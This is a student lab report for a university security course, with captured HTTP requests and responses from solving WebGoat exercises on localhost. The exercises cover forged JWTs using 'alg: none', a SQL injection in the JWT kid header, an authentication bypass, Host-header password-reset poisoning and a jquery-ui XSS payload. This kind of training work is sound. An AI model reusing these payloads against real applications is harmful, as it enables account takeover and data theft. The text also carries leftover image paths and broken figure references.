Hands-On lab 2

MICS-252, Fall 2024

Prepared by: Karl-Johan Westhoff

email: kjwesthoff@berkeley.edu

UC Berkleley School of Information

MICS Course 252 Fall 2024 (Kristy Westphal)

1 Introduction

Introduction Here I extensively used the walkthroughs in [1]

2 Lessons Learned

LL Here I liked the hidden SQL vulnerability in a dynamically added id header for a JWT token Reset password exercise is nefariously interesting

3 Topics for Further Exploration

Topics Here

JWT token exploitation

3.1 Open source and supply chain vulnerabilities

Library dependencies and open source Log4j tar.xz openssh

Comment: Some organizations prefer to have ′someone to blame′ and if they paid for proprietary software they feel that they can unload some liability.

4 Conclusion

Conclusion Here

References

[1] *WebGoat Labs, Walkthroughs*. `https://docs.cycubix.com/application-security-series/web-application-security-essentials/solutions`. Accessed: 2024-8-31.


[2] *Medium WebGoat JWT tokens 8*. `https://pvxs.medium.com/webgoat-jwt-tokens-8-6ea5f5132499`. Accessed: 2024-9-5.

Appendices

A Identity and Authentication Failure

A.1 Authentication Bypass

There is a bug in the password reset system, changing the names in the http POST payload solves the assignment



```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
Content-Length: 94
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=Yr0IvgEdVCjN8_6wTiBtcme1q_BsM4rE33dpp8ca
Connection: keep-alive

secQuestion00=test0&secQuestion11=test1&jsEnabled=1&verifyMethod=
SEC_QUESTIONS&userId=12309746
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 05 Sep 2024 17:11:18 GMT
Content-Length: 246

{
  "lessonCompleted":true,
  "feedback":
  "Congrats, you have successfully verified the account without actual
  ly verifying it. You can now change your password!",
  "output":null,
  "assignment":"VerifyAccount",
  "attemptWasMade":true
}
```

Figure 1: *Authentication reset bypassed by changing the secQuestion names the POST request payload*

A.2 Insecure Login

For some reason some credentials are hardcoded or left from previous logins when sending the POST request empty.

A.3 JWT Tokens


JWT tokens are sometimes used in place of authentication cookies, i.e. without the cross reference protections the browser offers. JWT's are basically ways to send information verified by signatures. In this case the header can be manipulated not to do the verification and blindly trust the token.

JWT(4) Decoded the token on jwt.io and found 'user'

JWT(6) Decoded and manipulated the token using Burps Decoder , setting the signature alg to 'none' and admin to true and got "something" accepted 202

JWT(8) I was unable to load the Quiz..

JWT(11) JWT Cracking



Let's try


Click the "log in" button to send a request containing the login credentials of another u
appropriate fields and submit them to confirm. Try using a packet sniffer to intercept t

CaptainJack ••••••••••

Congratulations. You have successfully completed the assignment.

```
POST /WebGoat/start.mvc?username=kjcyber252 HTTP/1.1
Host: localhost:8080
Content-Length: 50
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: text/plain;charset=UTF-8
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=Yr0IvgEdVCjN8_6wTiBtcme1q_BsM4rE33dpp8ca
Connection: keep-alive

{
    "username":"CaptainJack",
    "password":"BlackPearl"
}
```

Figure 2: *Captain Jacks credentials in the POST*



```
POST /WebGoat/JWT/votings/Vote%20for%20your%20favourite HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: */*
X-Requested-With: XMLHttpRequest
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: access_token=
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3MjYOMjI3ODMsImFkbWluIjoidHJ1ZSIsInVzZ
XIiOiJUb20ifQ.; JSESSIONID=Yr0IvgEdVCjN8_6wTiBtcme1q_BsM4rE33dpp8ca
Connection: keep-alive

```

```
HTTP/1.1 202 Accepted
Connection: keep-alive
Content-Length: 0
Date: Thu, 05 Sep 2024 18:57:30 GMT

```


Figure 3: *JWT token manipulations*

JWT(13) Refresh Tokens Manipulated the token by setting the algorithm to 'none' and manipulating the expiation

JWT(16/18) Avanced Token generation.. I found this one difficult and relied on a walkthrough from [2], where references to the WebGoat source code was used to solve the assignment.

Manipulated the jwt from the delete POST by changing the names to tom, manipulating expiration and changing the 'kid' to:


```
"something_else' UNION SELECT 'bmV3X2tleQ==' FROM INFORMATION_SCHEMA.SYSTEM_USERS; --",
```



```
Request
POST /WebGoat/JWT/refresh/checkout HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJhbGciOiJub25lIn0.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6OTk5OTk5OTk5OSwiYW
RtaW4iOiJ0cnVlIiwidXNlciI6IlRvbSJ9.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=YrOIvgEdVCjN8_6wTiBtcme1q_BsM4rE33dpp8ca
Connection: keep-alive
```

```
Response
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 05 Sep 2024 20:23:46 GMT
Content-Length: 240

{
    "lessonCompleted":true,
    "feedback":
    "Nicely found! You solved the assignment with 'alg: none' can you
    also solve it by using the refresh token?",
    "output":null,
    "assignment":"JWTRefreshEndpoint",
    "attemptWasMade":true
}
```


Figure 4: *JWT token manipulations, without refresh.. see next*



```
Response
HTTP/1.1 404 Not Found
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Type: application/json
Date: Thu, 05 Sep 2024 21:10:22 GMT
Content-Length: 134

{
    "timestamp":"2024-09-05T21:10:22.054+00:00",
    "status":404,
    "error":"Not Found",
    "path":"/WebGoat/JWT/final/delete"
}
```

Figure 5: *Could not find the "/WebGoat/JWT/final/delete" endpoint turns out the right page is in 18*

All signed with "new_key": giving:




```
Request
POST /WebGoat/JWT/kid/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJzb21ldGhpbmdfZWxzZScgVU5JT04gU0VMRUNUICdibV
YzWDJ0bGVRPT0nIEZST00gSU5GT1JNQVRJT05fU0NIRU1BLlNZU1RFTV9VU0VSUzsgLS0i
LCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiO
jE1MjQyMTA5MDQsImV4cCI6OTk5OTk5OTk5OSwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWI
iOiJ0b21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlY
mdvYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.6xrHNuiyFPDXlrkkZgmDRb4lKD7UNA068FV
7eSXQUTY HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
```

```
Response
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 05 Sep 2024 21:38:04 GMT
Content-Length: 200

{
    "lessonCompleted":true,
    "feedback":
    "Congratulations. You have successfully completed the assignment."
    ,
    "output":null,
    "assignment":"JWTHeaderKIDEndpoint",
    "attemptWasMade":true
}
```

Figure 6: */WebGoat/JWT/final/delete" Solved!*


A.4 Password reset

Password Reset 2: Email functionality with WebWolf



Congratulations. You have successfully completed the assignment.

Figure 7: *Basic password functionality working*



Congratulations. You have successfully completed the assignment.

Figure 8: *Reset challenge questions brute force-able, un:Top, pw:purple (from [1]*


Password Reset 4: Security questions

Password Reset 5: The Problem with Security Questions Will be sure not to implement.

Password Reset 6: Creating the password reset link Redirecting the reset password link, the link is generated by a the Host in the POST header (which can be manipulated) and a random number. The link is sent to whatever email is in the payload see figure **??**. The link is then redirected to WebWolf which we control **??**. Unfortunately i think the reset mechanism is broken, after supplying the reset password, I am directed to an error page.

A.5 Secure Passwords


See Figure **??**



```
POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link
HTTP/1.1
Host:127.0.0.1:9090
Content-Length: 29
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=IO5oMWfU7oShMmWpnuFahvuCBYUAP67LsHrYGzUh
Connection: keep-alive

email=tom%40webgoat-cloud.org
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Fri, 06 Sep 2024 18:06:03 GMT
Content-Length: 197

{
    "lessonCompleted":true,
    "feedback":"An e-mail has been send to tom@webgoat-cloud.org",
    "output":null,
    "assignment":"ResetLinkAssignmentForgotPassword",
    "attemptWasMade":true
}
```


Figure 9: *Manipulating where the password reset link is sent*



2024-09-06T17:55:26.958338114Z | /WebWolf/PasswordReset/reset/reset-password/8e6e0678-a102-4451-9718-61ac9c4a9b57

```
{
  "timestamp" : "2024-09-06T17:55:26.958338114Z",
  "request" : {
    "uri" : "http://127.0.0.1:9090/WebWolf/PasswordReset/reset/reset-password/8e6e0678-a102-4451-9718-61ac9c4a9b57",
    "remoteAddress" : null,
    "method" : "GET",
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/21.0.1" ],
      "Host" : [ "127.0.0.1:9090" ]
    }
  },
```

Figure 10: *Link intercepted in webwolf*




You have succeeded! The password is secure enough.
Your Password: *******
Length: 11
Estimated guesses needed to crack your password: 100000000001
Score: 4/4
Estimated cracking time: 317 years 35 days 17 hours 46 minutes 40 seconds
Score: 4/4

Figure 11: *Secure Passwords: Following the NIST recommendations*

B Vuln. and Outdated Components

B.1 (5)The exploit is not always in "your" code



The exploit is not always in "your" code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui
however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in

Clicking go will execute a jquery-ui close dialog: OK<script>alert('XSS')</script>

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS

jquery-ui-1.12.0

This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog: OK<script>alert('XSS')</script> Go!

Figure 12: *Differences in JQuery versions, one of which is vulnerable to reflected XSS*

